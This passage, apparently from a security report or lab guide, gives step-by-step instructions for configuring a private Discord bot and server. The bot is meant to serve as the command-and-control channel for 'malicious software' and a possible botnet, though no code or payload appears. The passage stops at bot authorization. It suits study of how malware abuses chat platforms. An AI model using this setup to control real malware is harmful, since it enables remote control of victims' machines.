


Figure 7: Access Discord Developer Portal (Bakke, 2024).

Step 4. Create a Discord Bot Application in the Developer Portal

In the **Discord Developer Portal**, Go to **Applications** in the upper left corner and click on the **New Application** button that is located to the right (see Figure 8).




Figure 8. Create new application (Bakke, 2024).

A pop-up window will appear, prompting you to name the new application. Use a suitable name for the bot application. EP2_Bot001 is chosen for this project as an indication that a number of bots can be added to form a botnet with further expansions outside this project. Then, by checking the box, accept the Developer Terms of Service and Developer Policy you read in Step 1. Click **Create** to finalize and generate the application (see Figure 9).




Figure 9: Name and create new application (Bakke, 2024).

Step 5. Configure General Information

After creating the bot application, it is optional to configure some of the general information under settings. Here, you can redefine the bot's name, apply tagging, and provide a description to explain the purpose of the application briefly. Add a copy free icon to the bot if you like, as it has been done here from freepik.com (see Figure 10).




Figure 10: Add general information to the application (Bakke, 2024).

Step 6. Installation Settings

Next, you need to go to the **Installation** tab in the left panel to make it possible to toggle OFF the **Public Bot** section in the next step. No one else should add your bot to their server for ethical reasons, so uncheck **Guild Install** under **Installation Contexts** (see Figure 11).




Figure 11: Uncheck Guild Install (Bakke, 2024).

Step 7. Adjust Bot Permissions

Now, go to the **Bot** tab under **Settings**. Under **Build-A-Bot**, you will find a **Reset Token** button. Click it and a bot token is generated. **Copy** and store the token a secure place as anyone knowing the token can access the bot. You are going to use this token for authentication in the malicious software later. Toggle the **Public Bot** OFF (see Figure 12). Save any changes before proceeding.




Figure 12: Bot token and disable public bot (Bakke, 2024).

Scroll further down in the **Bot** tab and locate **Message Content Intent** and enable it to allow the bot to receive messages from the C2 server you are setting up later. Below, in the **Bot Permissions** box, is where you will give the bot permissions to communicate with the server. Carefully chose the necessary permissions for this project with the following settings (see Figure 13):

- **General Permissions**: View Channels.
- **Text Permissions**: Send Messages, Manage Messages, Attach Files.




Figure 13: Toggle Intent and Bot Permissions (Bakke, 2024).

These permissions will according to Discord (2016) allow the bot to send, manage, upload files, and view messages within the specific channels we will create later on the server.

Step 8. Setting up OAuth2

Navigate to the **OAuth2** tab and locate the **OAuth2 URL Generator** box. Check **bot** under **Scopes** as this will allow to add the bot to the server (see Figure 14).




Figure 14: OAuth2 URL Generator (Bakke, 2024).

Scroll further down to the **Bot Permissions** and reassign the required permissions you defined earlier under the Bot tab by checking the respective boxes. A final task in this step is to copy the **Generated URL** at the bottom of the page and store it so we may add the bot to our server in Step 10 (see Figure 15).




Figure 15: OAuth2 Bot Permissions and copy URL (Bakke, 2024).

Step 9. Setting up the Server

Move back to the Discord web application as you are finished in the Discord Developer Portal. Find the + icon in the left side panel and click to **Add a Server** (see Figure 16).




Figure 16: Add a Server (Bakke, 2024).

Choose **Create My Own** in the first pop-up box and **For me and my friends** in the next, and finalize the setup in the third window by adding a name to the server and click **Create** (see Figure 17). This will create the dedicated server to communicate with the bot.




Figure 17: Name the Discord server (Bakke, 2024).

Step 10. Authorize the Bot

It is time to authorize the bot for the communication to the server. Paste the **OAuth2 URL** you copied in **Step 8** into your browser and press **Enter**. A Discord authorization screen will appear asking where to add the bot. Select the newly created server and click **Continue** (see Figure 18). Confirm the permissions required for the bot as these will align with the permissions you selected in **Step 7** and click **Authorize** to finally add the bot to the server (see Figure 19).

